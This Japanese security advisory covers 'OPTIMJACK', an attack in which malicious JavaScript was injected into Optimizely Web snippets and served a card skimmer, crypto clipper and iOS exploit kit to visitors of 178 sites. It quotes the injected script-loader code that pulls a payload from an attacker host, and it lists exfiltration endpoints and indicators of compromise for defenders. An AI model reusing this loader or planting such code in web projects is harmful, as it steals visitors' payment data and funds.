OPTIMJACK:Optimizelyのスクリプトがカードスキマーを配信
攻撃者がOptimizelyのスクリプトにカードスキマーと仮想通貨クリッパーを注入し、CNNやZoomを含む178サイトで配信されました。
要点
- 攻撃者は178組織のOptimizely WebプロジェクトのProject JavaScript欄に悪意あるJavaScriptを書き込みました。これらのサイトの全訪問者が、サイトがすでに信頼していたホスト、つまりOptimizely自身のCDNか、同じプロジェクトファイルを配信するサイト自身のドメインからそれを読み込みました。
- ペイロードは仮想通貨ウォレットのアドレスを差し替え、サイトのフォームからカード情報を窃取し、Cookieとスクリーンショットを盗み、iPhoneとiPadではiOSエクスプロイトキットを読み込みました。
- 約7,150ドル相当の仮想通貨が攻撃者のウォレットに送られました。CVEは割り当てられておらず、2026年11月17日時点でCISAのKEVには登録されていません。
- 各プロジェクトのProject JavaScriptを監査し、Optimizelyの認証情報をローテーションし、11月16日に入力されたカードを露出済みとして扱い、「侵害されたかどうかを確認するには?」の指標をブロックしてください。
影響を受けますか?
次の条件がすべて当てはまる場合に影響を受けます。
- サイトがOptimizely Web Experimentationのスニペットを、
cdn.optimizely.comまたは自社ドメインから読み込んでいる。 - プロジェクトのProject JavaScriptまたは実験のカスタムコードが、2026-11-16の04:21から21:52 UTCの間に変更された。
- その欄を、自分が書いていないコードがないか確認していない。
訪問者は、次の2つの条件が当てはまる場合に影響を受けます。
- 2026-11-16に178組織のいずれかのページを読み込んだ。
- そのサイト自身のフォームにカード情報を入力した、ウォレットアドレスをコピーした、またはiOS 18.6以前のiPhoneかiPadでページを開いた。

Report URIの一覧は、178組織の業種別の内訳を示しています。銀行と金融が32、テクノロジーとSaaSが23、小売とファッションが20です。
ベンダーは注入されたコードを削除し、脆弱性を修正したと述べています。Report URIは2026-11-16の21:52 UTCに1つのスニペットがまだ感染していたことを確認しました。23:11 UTCにはすべてのスニペットがクリーンになったと報告しています。
| コンポーネント | 影響 | 修正済みまたはクリーン |
|---|---|---|
| Optimizely Web Experimentationプロジェクト | 2026-11-16にProject JavaScriptが変更されたすべてのプロジェクト | Optimizelyはコードを削除し、脆弱性を修正したと述べています |
| 自社ドメインからスニペットを配信するサイト | 同じプロジェクト内容のため同じ注入 | 配信中のファイルを再確認してください |
| 2026-11-16にカード情報を入力した訪問者 | クロスオリジンの決済iframeではないサイトのフォーム | カードを露出済みとして扱ってください |
| iOS 18.6以前のiPhoneとiPadの訪問者 | CorunaまたはDarkSwordチェーンを読み込み | iOS 18.7.3以降、またはiOS 26.3以降 |
サイトが実際に配信しているスニペットを取得して検索してください。継承したプロジェクトや、もう編集していないプロジェクトも含めて、すべてのプロジェクトで行ってください。
# Replace the project ID with each Optimizely Web project ID you use.
curl -s "https://cdn.optimizely.com/js/6395285578973184.js" \
  | grep -nE "1688360|atob\(|webshell\.lol"
サイトが自社ドメインからスニペットを配信している場合は、そのパスのファイルを検索してください。Optimizelyの画面で、各プロジェクトのSettings、次にProject JavaScriptを開きます。各実験のカスタムコードも確認してください。
修正方法
自分が書いていないコードを削除し、アカウントに書き込める認証情報をローテーションし、ペイロードのホストをブロックするポリシーを展開してください。ベンダーの清掃は、すでに盗まれたデータを元に戻しません。
- 各Optimizely WebプロジェクトのProject JavaScriptを開き、自分が書いていないコードを削除します。各実験のカスタムコードも確認します。
- 各プロジェクトに書き込めるユーザー、APIトークン、連携を確認します。心当たりのないものを削除します。
- OptimizelyのパスワードとAPIトークンをローテーションし、次に書き込み権限を持つすべての連携の認証情報をローテーションします。
- 制限の厳しい
script-srcとconnect-srcを持つContent Security Policyを展開します。'strict-dynamic'を追加せず、サイトが不要にできる場合は'unsafe-eval'を削除します。 - 自社のフォームでカード番号を収集している場合は、2026-11-16に入力されたすべてのカードを露出済みとして扱い、影響を受ける顧客に通知します。
- セッショントークンと、
HttpOnly属性のないCookieに保存されたすべての秘密をローテーションします。 - Optimizelyに、どのプロジェクトIDが、いつ、どのアカウント経由で変更されたかを確認します。
すぐにポリシーを変更できないサイトの回避策は、Optimizelyのスニペットを削除することです。実験とパーソナライズは止まります。攻撃者がまだ書き込めるプロジェクトからの次の注入を止める、唯一のクライアント側の制御です。
根本原因は何ですか?
Optimizely Webは、顧客の実験と、すべてのページで実行される任意のカスタムコード欄Project JavaScriptを含む、プロジェクト単位のJavaScriptスニペットを配信します。攻撃者はこの欄にローダーを書き込んだため、信頼されたスニペット自体がマルウェアを配信しました。
スニペットはプロジェクトごとに生成され、Optimizelyの証明書でcdn.optimizely.comから配信されます。Report URIはZoomのスニペットに追加されたコードを公開しました。
"projectJS": function(){(function(){try{
  var s=document.createElement('script');
  s.src='https://1688360.cc/track.js';
  s.async=true;
  (document.head||document.documentElement).appendChild(s);
}catch(e){}})();}
スニペットの残りは変更されていませんでした。一部の顧客はopt.example.com/js/<id>.jsのように自社ドメインからスニペットを配信しています。ファイルの内容は同じOptimizelyプロジェクト由来なので、これらのサイトも影響を受けました。
Optimizelyのステータス通知は、権限のない第三者(unauthorised party)が「Experimentationの脆弱性を悪用し、一部の顧客プロジェクトに悪意あるJavaScriptを追加した」と述べています。StepSecurityによると、同社の広報はGizmodoに対し、脆弱性はアカウント登録フローにあったと説明しました。Optimizelyは脆弱なコードも修正も公開していないため、登録フローの脆弱性がどのように無関係な顧客プロジェクトへの書き込み権限につながったかは公開されていません。
Report URIは、これはCDNのキャッシュポイズニングではないと述べています。CDNはプロジェクトに含まれていた内容をそのまま配信しました。
どのように悪用されますか?
攻撃は、プロジェクトへの書き込み権限から訪問者のブラウザまで6つの手順で進みます。
- 攻撃者は多数の顧客プロジェクトへの書き込み権限を取得します。Optimizelyは侵入経路をアカウント登録フローの脆弱性としています。
- 攻撃者は各プロジェクトのProject JavaScript欄にローダーを書き込みます。ある変種はペイロードのホストをbase64で隠すため、ドメインの単純なテキスト検索では見つかりません。
- 訪問者が、サイトがすでに信頼している
cdn.optimizely.comからプロジェクトのスニペットを含むページを読み込みます。 - ローダーが
https://1688360.cc/track.jsのscriptタグを作成し、ページに追加します。 - ペイロードがウォレットアドレスを差し替え、カード欄を窃取し、Cookieとスクリーンショットを攻撃者のサーバーに送信します。
- iPhoneまたはiPadでは、ペイロードが
.icuドメインからboot.jsを読み込み、隠しiframeでCorunaまたはDarkSwordエクスプロイトチェーンを開きます。
ペイロードは2026-11-16の間に26回再構築されました。攻撃者は機能とウォレットを追加しましたが、削除はしていません。
攻撃の流れは?
Optimizelyプロジェクトへの書き込み権限を持つ攻撃者がProject JavaScriptにローダーを置き、信頼されたスニペットがそれを配信し、ブラウザがカードスキマー、仮想通貨クリッパー、iOSエクスプロイトチェーンを実行します。
書き込み権限"] --> B["Project JavaScriptに
ローダーを書き込み"] B --> C["cdn.optimizely.comから
スニペットを配信"] C --> D["1688360.ccから
track.jsを読み込み"] D --> E["ウォレットアドレスを差し替え
カード欄を窃取"] D --> F["Cookieとスクリーンショットを
攻撃者に送信"] D --> G["隠しiframeで
iOSエクスプロイトチェーン"]
攻撃者に何ができますか?
攻撃者は、影響を受けたサイトの訪問者から仮想通貨の送金、支払いカード、セッションデータを盗むことができます。影響は、各訪問者がページで何をしたか、どの端末を使ったかによって変わります。
- ウォレットアドレスの差し替え。 ペイロードは、ページのテキスト、フォーム欄、リンク、画像、クリップボード、送信する
fetchとXHRリクエスト、window.open、ナビゲーション、iOSの共有シートで、有効なアドレスを攻撃者のものに置き換えます。チェックサムを検証するため、実在するアドレスだけを差し替えます。 - カードスキミング。 サイト自身のフォーム欄からカード番号、有効期限、CVVを読み取り、
1688360.cc/card.phpに送信します。Stripeのホスト型フィールドやAdyenなど、クロスオリジンの決済iframeに入力されたカードには届きませんでした。 - Cookieとスクリーンショットの窃取。 ウォレットや支払いの文言の近くでアドレスを差し替えると、ページURL、
HttpOnlyでないCookie、元のアドレス、html2canvasで描画したスクリーンショットを1688360.cc/hit.phpに送信します。 - iOSエクスプロイトの配信。 iOS 13から17向けのCorunaチェーン、iOS 18向けのDarkSwordチェーン、端末を識別するだけのiOS 26向けの別チェーンを読み込みます。Report URIは、物理的なiPhoneやiPadの侵害を確認したとは報告していません。
影響の条件は次のとおりです。
- サイトが変更されたOptimizelyプロジェクトを読み込んでいる必要があります。
- 攻撃者がそのプロジェクトへの書き込み権限を持っていた必要があります。
- カード窃取には、サイト自身のフォームのカード欄が必要で、ホスト型決済iframeでは成立しません。
- アドレス差し替えには、ページを開いている間に訪問者がアドレスをコピー、表示、送信する必要があります。
- iOSチェーンには、キットが対象とするバージョンのiPhoneまたはiPadが必要です。キット自身のコメントは、iOS 18.7.3以降とiOS 26.3以降を修正済みとしています。
Report URIは2026-11-17までに約7,150ドルが攻撃者のウォレットに入ったと数えています。何枚のカード、いくつのCookieやスクリーンショットが攻撃者に届いたかは分かりません。
修正が機能する理由
Optimizelyは、登録フローの脆弱性を修正し、注入されたコードを削除し、影響を受けたアカウントを保護し、不正なコード配信への対策を追加したと述べています。修正は侵入経路を閉じますが、すでに起きた窃取を元に戻すものではありません。
技術的な詳細は公開されていません。Optimizelyは、どのコード経路が1つの主体から多数の無関係なプロジェクトへの到達を許したかを述べておらず、パッチも公開していません。そのため、顧客はソースから修正を検証できません。
事件を可能にした設計は残っています。Project JavaScriptは、プロジェクト編集者がすべてのページで実行できる任意のコードです。書き込み権限を持つアカウントが将来侵害されれば、同じ方法でコードを注入できます。制限の厳しいContent Security Policyが、注入されたコードの読み込み先と送信先を制限する制御です。
侵害されたかどうかを確認するには?
配信しているすべてのスニペットとログで、公開された指標を検索してください。一致は調査すべき手がかりであり、ログ行がないことはページがクリーンだった証明にはなりません。
- Project JavaScriptと各実験のカスタムコードで、
1688360、atob(、track.js、webshell.lolを検索します。 - Webサーバー、プロキシ、CDNのログで、2026-11-16の04:00 UTC以降の
1688360[.]ccへのリクエストを検索します。/track.js、/card.php、/hit.phpを含みます。 5vobauua3ojpklx[.]icu、eil786npto9u5bq[.]icu、l7bcsnwc7nzr3uo[.]icu、webshell[.]lol、linkforge.cc、ios-hack[.]icuへのリクエストを検索します。- ブラウザまたはエンドポイントのテレメトリで、
window._k7、window.__k7b、data-channel-code="02111110"、文字列BIGNIAOを検索します。 - これらのホストからのスクリプト読み込みについて、CSP違反レポートを確認します。
- iPhoneとiPadでは、2026-11-16に60秒ごとに再読み込みしたページがないか確認します。Report URIがiOS 18.6以前について述べる目に見える症状です。
公開されたファイルハッシュは、最後のtrack.jsビルドがf7b84b9a94f749f8ced3f0112d0a66894e8bbc3b4aa5592021d1b8976a9bad40、17:13のビルドが814a963c0da480e2449d9b6664480156e1cd6d731014117401bf635badec3a0fです。ペイロードは26回変わったため、ハッシュはそれが取られたビルドにだけ一致します。
年表
事件は最初の注入から2日足らずでウォレットの空になるまで進みました。

- 2026-11-09:攻撃者がiOSエクスプロイトキットのルーターの1つ、
5vobauua3ojpklx[.]icuを登録します。 - 2026-11-13から2026-11-16:以前の波がKissmetrics、StorifyMe、Minute Mediaのスクリプト経由で
webshell[.]lol/get.jsを注入します。 - 2026-11-16 04:21:BBCのスニペットに最初のOptimizely注入が現れます。
- 2026-11-16 08:10:最初の
track.jsビルドが記録されます。08:28にbbc.comで確認されます。 - 2026-11-16 13:43:
track.jsにカードスキマーが追加されます。 - 2026-11-16 17:13から17:57:攻撃者が2つ目のiOSホストを追加し、iOS 18.6以前の訪問者向けにCorunaのiframeを注入します。
- 2026-11-16 20:40から21:10:一括清掃がほとんどのスニペットからコードを削除します。21:52に1つが感染したままで、23:11にすべてがクリーンになります。
- 2026-11-17 00:37:
1688360[.]ccがclientHoldになります。Optimizelyは01:02にインシデント通知を公開します。 - 2026-11-17 04:11から05:39:攻撃者がウォレットを空にします。
よくある質問
これは私のウェブサイトの脆弱性ですか?
いいえ、あなた自身のコードが変更されていなければ違います。悪意あるJavaScriptは、サイトがすでにOptimizelyから読み込んでいたスクリプトの中に届いたため、サイト自身のサーバーとコードが侵害されたとは限りません。
Content Security Policyは防ぎますか?
はい、制限が厳しければ防ぎます。Report URIは影響を受けた組織の256ホストをクロールし、159組織のポリシーを分類しました。そのうち24組織、つまり15パーセントがペイロードをブロックしたはずだと分かりました。厳格なscript-srcは1688360.ccをブロックし、厳格なconnect-srcはデータ窃取をブロックします。'strict-dynamic'と'unsafe-eval'はペイロードの実行を許します。
支払いカードは盗まれましたか?
2026-11-16に影響を受けたサイト自身のフォームへカード番号、有効期限、CVVを入力した場合だけです。スキマーはStripeやAdyenなどクロスオリジンの決済iframeに入力されたカードは読めませんでした。Report URIは何枚のカードが攻撃者に届いたかを述べられません。
iPhoneは実際に悪用されましたか?
Report URIとCynetはエクスプロイトキットの配信を観測しました。どちらも物理的なiPhoneやiPadの侵害を確認したとは報告していません。iOS 18.6以前の端末が対象で、iOS 18.7.3以降とiOS 26.3以降はキット自身が修正済みとしています。
CVEやKEVの登録はありますか?
CVEは割り当てられておらず、2026年11月17日時点でCISAのKEVに登録されていません。脆弱性はホスト型サービスにあり、OptimizelyはCVEレコードを公開していません。
Optimizelyは今修正されていますか?
Optimizelyは脆弱性を修正しコードを削除したと述べ、Report URIは2026-11-16の23:11 UTCに確認したすべてのスニペットがクリーンだったとしています。それでもサイト所有者は自社のプロジェクトを確認してください。ベンダーの声明は変更されたプロジェクトIDを列挙していないためです。
参考資料
- Report URI, "World's Largest Brands Infected With Malware Via Optimizely", 2026-11-16, updated 2026-11-17 (2026年11月17日確認). https://blog.report-uri.com/worlds-largest-brands-infected-with-malware-via-optimizely/
- Optimizely Service Status, "Web Experimentation Security Incident", 2026-11-17 (2026年11月17日確認). https://status.optimizely.com/incidents/ftw0fh9wx43z
- StepSecurity, "OPTIMJACK: Optimizely-Hosted Scripts Loaded a Crypto Clipper and Card Skimmer on 178 Organizations", 2026-11-17 (2026年11月17日確認). https://www.stepsecurity.io/blog/optimjack-optimizely-hosted-scripts-crypto-clipper-card-skimmer
- Cynet, "OPTIMJACK: Malicious Web Injection Across CNN, Zoom, Salesforce, Fox and More", 2026-11-17 (2026年11月17日確認). https://www.cynet.com/blog/optimjack-malicious-web-injection-across-cnn-zoom-salesforce-fox-and-more/
- Optimizely, "Snippet order of activation", ドキュメント (2026年11月17日確認). https://docs.optimizely.com/web-experimentation/docs/snippet-order-of-activation
- CISA Known Exploited Vulnerabilities catalog, 2026年11月17日確認. https://www.cisa.gov/known-exploited-vulnerabilities-catalog